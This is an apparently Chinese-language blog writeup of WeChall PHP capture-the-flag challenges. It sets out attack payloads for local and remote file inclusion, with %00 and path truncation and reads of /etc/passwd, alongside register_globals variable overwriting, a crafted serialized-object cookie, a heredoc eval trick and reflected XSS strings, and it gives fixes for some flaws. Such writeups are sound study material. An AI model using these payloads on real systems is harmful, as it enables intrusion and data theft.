
Wechall PHP Writeup

原创

Bendawang 于 2016-03-19 00:24:18 发布 6159 收藏 3

分类专栏： WriteUp Web 文章标签： php ctf wechall web writeup

本文链接：https://blog.csdn.net/qq_19876131/article/details/50927701



Wechall PHP Writeup

（吐槽一下：Wechall的题解好难找啊。。。）

有一些PHP的题目在MYSQL里面就已经做过了，所以这里题解就不再写了，想看的可以去看看我写的Mysql的Writeup。http://blog.csdn.net/qq_19876131/article/details/50594894

Wechall PHP系列题目链接：http://www.wechall.net/challs/PHP/by/chall_score/ASC/page-1

1、Training: PHP LFI


一道本地文件包含题目，不用看源代码，主要代码它已经贴出来了：

```
$filename = 'pages/'.(isset($_GET["file"])?$_GET["file"]:"welcome").'.html';
include $filename;
```

一道有限制的本地文件包含，直接考虑%00截断，它有提示说是要访问一个../solution.php，所以开始直接尝试

```
?file=../solution.php%00
```

结果却是如下：



没有这个文件，那么在往上一级访问，如下：

```
?file=../../solution.php%00
```

成功！

这里简单贴一下自己总结的几种文件包含的绕过：具体的以后再写个博客吧，贴个比较详细链接：http://drops.wooyun.org/tips/3827（这篇文章刚开始挺详细的，越往后越简略。。。）

2.1 %00 截断（Magic_quote_gpc为off的情况下）

```
http://127.0.0.1/include.php?dir=shell.txt%00
```

2.2 使用？截断（用于远程文件包含）

```
http://127.0.0.1/include.php?dir=http://127.0.0.1/shell.txt?
http://127.0.0.1/include.php?dir=http://127.0.0.1/shell.txt%23
```

2.3 通过使路径长度达到一定长度限制时截断(均适用)

通常Windows的截断长度为240，Linux的截断长度为4096。由于Windows和Linux的文件名都有一个最大路径长度(MAX_PATH)的限制，因此当提交文件名的长度超过了最大路劲长度限制是就会截断后面的内容，从而达到文件包含的效果。

2.4 点号截断（当magic_quote_gpc为off的时候，仅限windowns服务器）

例子：http://127.0.0.1/include.php?dir=../../../../ect/passwd.....[很多的.]

2、PHP 0817

这道题源码先贴一下：

```php
<?php
if (isset($_GET['which']))
{
        $which = $_GET['which'];
        switch ($which)        {
        case 0:
        case 1:
        case 2:
                require_once $which.'.php';                break;
        default:
                echo GWF_HTML::error('PHP-0817', 'Hacker NoNoNo!', false);
                break;
        }}
?>
```

观察一下，发现case0,1都没有给出来，而且也没有别的多余的过滤，它要求的是访问`solution.php`看看源码，好像直接参数值赋为solution就行了，所以尝试

```
?which=solution
```

果然直接就成功了。。。

3、Training: Register Globals

好把这道题犯蠢了，刚开始完全没有看到题目的提示是Register Globals的提示，一开始就盯着源码中的这一块儿一直琢磨：

```php
if (isset($_POST['password']) && isset($_POST['username']) && is_string($_POST['password']) && is_strin
{
    $uname = mysql_real_escape_string($_POST['username']);
    $pass = md5($_POST['password']);
    $query = "SELECT level FROM ".GWF_TABLE_PREFIX."wc_chall_reg_glob WHERE username='$uname' AND passw
    $db = gdo_db();
    if (false === ($row = $db->queryFirst($query))) {
        echo GWF_HTML::error('Register Globals', $chall->lang('err_failed'));
    } else {
        # Login success
        $login = array($_POST['username'], (int)$row['level']);
    }
}
```


虽然是`mysql_real_escape_string()`函数，但是数据库没有说是GBK编码的，经过实测，宽字符注入确实不管用，然后我就开始琢磨半天，后来才看到源码上面有这样一句：

```php
# EMULATE REGISTER_GLOBALS = ON
foreach ($_GET as $k => $v) { $$k = $v; }
```

很明显的就是一个变量覆盖的问题，因为这里表明了我们通过get方式传入的参数都会直接被注册成全局变量。
再看看源码最后的判断部分

```php
if (isset($login))
{
    echo GWF_HTML::message('Register Globals', $chall->lang('msg_welcome_back', array(htmlspecialchars(
    if (strtolower($login[0]) === 'admin') {
        $chall->onChallengeSolved(GWF_Session::getUserID());
    }
}
```


问题就简单了，直接覆盖`$login[0]`就可以，




注意要是用户名和密码不匹配就行了（就是随便乱输），这样子这道题就算搞定了！

Are you serial

这道题也是够折腾，刚开始不知道他要我干啥，给了6个源码，以及一个登录的地方



随便试一下，输入一个serial，结果返回了一个这个东西：



开始看源码：

`code.php`，几个判断，重要的如下：

```
if (isset($_POST['login']))
{
        $form->execute(Common::getPostString('username'));
}
# Logout all the users
elseif (isset($_POST['logout']))
{
        $form_logout->execute();
}
 ### Display

..........中间我就省略了，节约空间

# Logged in user
if (false !== ($user = unserialize(Common::getCookie('serial_user', ''))))
{
        # Show welcome screen
        echo GWF_HTML::message('Serial Challenger', $chall->lang('msg_wb', array(htmlspecialchars($user
                # Show logout form
        echo $form_logout->serial_formz()->templateY($chall->lang('ft_logout'));
}
```

看如果传参有login，那么就调用`SERIAL_LoginForm`类的一个方法，这样子最后userlevel必然就是0，因为最后一个类默认的userlevel值0，那么我们就不能让它正常login，然后发现下面有一个if语句是从cookie中读取`serial_user`,并且看到了关键的一个函数，`unserialize()`方法。

> PS：对于PHP object injection不太熟的可以看看我的另一篇博客专门介绍这个的。
> http://blog.csdn.net/qq_19876131/article/details/50926210

然后来看看这个`insecure.inc.php`源码，

```
function my_autoloader($classname)
{
        chdir('challenge/are_you_serial');
        require_once './'.str_replace('.', '', $classname).'.php';        chdir('../../');
}
spl_autoload_register('my_autoloader');
```

这题的重点就在于`spl_autoload_register`这个函数，解序列化后的如果有类,而且当前程序中未定义该类,则会自动把该类的名称传值到`( sql_autoload_register(xxx) ) xxx`函数中，这里是要访问`SERIAL_Solution.php`就算成功了。
即我们的类名一定要是`SERIAL_Solution`，即反序列化之后传入`my_autoloader`函数中的参数才会是SERIAL_Solution，这样才能访问`SERIAL_Solution.php`，所以问题就简单了，
根据下述代码产生的payload，


```php
<?php
final class SERIAL_Solution
{
        public $username = '';
        public $password = '';
        public $userlevel = 0;
}
$a = new SERIAL_Solution();
$a->username='serial';
$a->password='testtest';
$a->userlevel=100;

echo serialize($a);
?>
```


输出为：

```
O:15:"SERIAL_Solution":3:{s:8:"username";s:6:"serial";s:8:"password";s:8:"testtest";s:9:"userlevel";i:1
```

根据最开始的分析，我们要修改cookie使得，`serial_user`的值为上述值的URL编码并且把参数中的`login`删掉，这样就算注入成功了。
抓包并修改的截图如下：



然后就成功了：



这道题好吧这道题花了我好久好久才搞出来，还是太菜了，要是有Writeup就不会这样了，所以我才打算写个WP，方便自己也方便别人吧。

PHP 0819

好吧，这道题是问了别人的，涨姿势了，第一次知道php还有这鬼东西....`heredoc`
简单介绍下`heredoc`吧，这里先贴个链接http://www.cnblogs.com/igoogleyou/p/heredoc.html

php 中的 heredoc技术是php用来引用字符串的一种方式。在phpwind中巧妙的运用了这个技术，实现了逻辑代码和界面设计的分离。
语法：
1. 使用操作符 “<<<”
2. 操作符后紧跟标识符（开始标识符），之后重起新的一行 输入要引用的字符串，可以包含变量。
3. 新的一行，顶格写结束表示符，以分号结束。
例如

```
<?php

$str = <<<s
heredoc!
s;

echo $str;
?>
```

在上述例子中，`$str`的值就是heredoc，即我的标志符就是`s`。

那么这里就简单了，我只需要让eval为1337就行了，构造payload如下：

```
?eval=<<<s%0a1337%0as;%0a
```

这里注意最后的换行符，因为我们使用的这个`heredoc`，加上eval，那么一定要在最后加上换行符，这里卡了我好久好久。。。卡的我连妈都不认识了。。。。。

HOST me

这道题给出的代码很简单，·$_SERVER[‘HTTP_HOST’]· 是从http头的Host读的，所以很明显是要改`http header`的，用`burp suite`抓包吧，然后把HOST改成`localhost`

好吧，果然没有这么简单

看到了一个wrong vhost，这个就蛋疼了，第一次还是在很早之前的，当时完全不知道怎么搞，后来之前简单学习过配置litespeed的虚拟主机才有了些基本的印象。
这里它说wrong vhost，错误的虚拟主机，那么很有可能就是他这台虚拟主机的名称也叫`localhost`，因为请求头的`HOST`参数已经被改成了`localhost`，然后当我们访问的时候就访问到这台机器上去了，而不是我们题目的机器，而这时候也不用想别的，直接把GET上的URL补全就行了，补全成

```
GET www.wechall.net/challenge/space/host_me/index.php HTTP/1.1
Host: localhost
.......//其他的请求头参数,不罗列了
```

这样子就成功了，还有，一定要下拉一下页面才能够看到成功的信息，当时没看到成功，又浪费了大把时间。。。报警了。。

PHP 0815

这道题感觉怪怪的。。。
先贴源码：

```php
<?
# Only allow these ID's
$whitelist = array(1, 2, 3);

# if show is not set die with error.if (false === ($show = isset($_GET['show']) ? $_GET['show'] : false
        die('MISSING PARAMETER; USE foo.bar?show=[1-3]');
}
# check if get var is sane (is it in whitelist ?)
elseif (in_array($show, $whitelist)){
        $query = "SELECT 1 FROM `table` WHERE `id`=$show";
        echo 'Query: '.htmlspecialchars($query, ENT_QUOTES).'<br/>';
        die('SHOWING NUMBER '.htmlspecialchars($show, ENT_QUOTES));
}else # Not in whitelist !
{
        die('HACKER NONONO');
}
?>
```


说是这里可能存在SQL注入，找一下修复方法，一脸懵逼好吧。修复方法我要杂提交啊？
先看看把，这里问题关键在于这个部分

```php
elseif (in_array($show, $whitelist)){
    ......
}
```


这个`in_array()`函数和我们的`intval()`之类的一样，就拿这里来说吧。
我们举个例子，看看下面的代码：

```php
<?php
$whitelist = array(1, 2, 3);
$show ='2 or 1=1#';
if (in_array($show, $whitelist)){
    echo "success!";
}
else{
    echo "hack failed!";
}
?>
```

输入结果是`success!`，所以SQL注入漏洞就在这里，他要的是1到3的数，我们可以直接加上一个强制类型转换就行了啊，比如判断的时候加上一个`intval()`函数，对输入进行强制类型转换成整形就避免了这个漏洞。
然后我该怎么提交答案。。。。
我交了一个`intval()`
结果网站返回了这个：



一脸懵逼好吧，还能更短些。。。。。
后来想到了试试`(int)`，结果又得到了这个：



日了狗了，它说结果就两个字母，哎，懵逼了，想不动了。。。
要是哪位大神知道正确答案，求指教。。

PHP 0818

拿到源码，贴一下主要的函数：

```
function noother_says_correct($number)
{
    $one = ord('1');
    $nine = ord('9');
    # Check all the input characters!
    for ($i = 0; $i < strlen($number); $i++)
    {
        # Disallow all the digits!
        $digit = ord($number{$i});
        if ( ($digit >= $one) && ($digit <= $nine) )
        {
            # Aha, digit not allowed!
            return false;
        }
    }

    # Allow the magic number ...
    return $number == "3735929054";
}
```

这道题直接16进制就行了，3735929054的16进制是`0xdeadc0de`,直接提交就行了。

htmlspecialchars

这是一道XSS题目，题目吹了一长串逼，然后让你找出漏洞在哪儿然后提交一个解决方案，
过滤如下：

```
echo "<a href='http://".htmlspecialchars(Common::getPost('input'))."'>Exploit Me</a>";
```

测试的总感觉他的环境好像有点问题，不稳定，本地简单搭一个。如下：

```
<?php
if(isset($_GET['in']))
{
    $a=$_GET['in'];
    echo "<a href='http://".htmlspecialchars($a)."'>Exploit Me</a>";
    echo htmlspecialchars("<a href='http://".htmlspecialchars($a)."'>Exploit Me</a>");
}
?>
```

这个其实比较简单，因为单纯的htmlspecialchars()不加参数只会将双引号实体化，这里只需要单引号即可，例如下述代码就可以，

```
' onmouseover= 'alert(1)
```

所以问题就在于单引号没有被过滤，那么修改方案也简单，
http://www.w3school.com.cn/php/func_string_htmlspecialchars.asp
这一页有详细的介绍：

```
ENT_COMPAT - 默认。仅编码双引号。
ENT_QUOTES - 编码双引号和单引号。
ENT_NOQUOTES - 不编码任何引号。
```

所以我们只需要在其中加入参数即可，所以最后答案就是：

```
echo "<a href='http://".htmlspecialchars(Common::getPost('input'),ENT_QUOTES)."'>Exploit Me</a>";
```

PHP 0816

直接贴看主要代码把：

```
foreach ($_GET as $key => $value){
        if ($key === 'src') {
                    php0816SetSourceFile($value);
        }
        elseif ($key === 'mode') {
                php0816execute($value);
        }
        elseif ($key === 'hl') {
                php0816addHighlights($value);
        }}
```

他给了几个样例网页说明了这个功能，主要就是几个参数，`src`，`hl`，`mode`，然后就是上述代码，它是按顺序读取参数值的，
- `php0816SetSourceFile`主要是设置显示源码的文件名，有一个白名单过滤，它会读取`src`，
- 然后是`php0816execute`高亮显示的执行程序，这里它要求是`hl`参数不为空，
- 然后就是`php0816addHighlights`，问题就在这里，我们看看这个函数漏洞部分的源码

```
function php0816Highlighter(){
        ......
        ......
        $filename = str_replace(array('/', '\\', '..'), '', Common::getGet('src'));#
        ......
        ......
}
```

这里又一次从GET参数里面获取src的值，而之前那个`php0816SetSourceFile`也是这样获取然后进行过滤，根据最开始对GET参数的顺序的读取，那么我们只需要先让它进入到`php0816Highlighter`这里就直接获取`src`而不会被`php0816SetSourceFile`所过滤了。so，简单说就是改一下参数顺序就可以，payload如下：

```
http://www.wechall.net/challenge/php0816/code.php?hl[0]=123&mode=hl&src=solution.php
```

然后我们就拿到了Answer如下图

```
<?php
# The solution is 'AnotherCodeflowMistake';
?>
NOTHING MORE?
END OF FILE!
```

> 答案就是AnotherCodeflowMistake

Yourself PHP

一道XSS的题目，先贴源码：

```
..........
if (isset($_POST['username'])){
        echo GWF_Box::box(sprintf("Well done %s, you entered your username. But this is <b>not</b> what
}
..........
echo sprintf('<form action="%s" method="post">', $_SERVER['PHP_SELF']).PHP_EOL;
..........
```

这里折腾了一会儿`username`的输入，后来确实是认为那个是XSS不进去的，然后再看看代码，看到了一个比较关键的东西，`$_SERVER['PHP_SELF']`，好的，XSS点就在这里了。
`$_SERVER['PHP_SELF']`表示当前执行脚本的文件名，比如下述代码：

```
<?php
echo $_SERVER['PHP_SELF'];
?>
```

我把它放在`127.0.0.1/index.php`下面，那么输入结果就是

```
/index.php
```

这个东西常常用于表单提交给本页面。
这里我们直接在URL后面附上XSS代码，网站用`$_SERVER['PHP_SELF']`直接放进了form标签，那我们可以构造payload如下：

```
https://www.wechall.net/challenge/yourself_php/index.php/"><script>alert(1)</script>
```

先封闭之前的form标签在自己构建一个新的标签造成XSS。

Crappyshare

同样是一道本地文件包含的题目，因为在URL上传时除了简单的正则匹配时并没有别的过滤，要读取本地的`solution.php`文件，那么我们可以这样构造

```
file://solution.php
```

直接将上述语句输入到URL框即可。意思就是打印本地的solution.php文件。
别的就不多说了。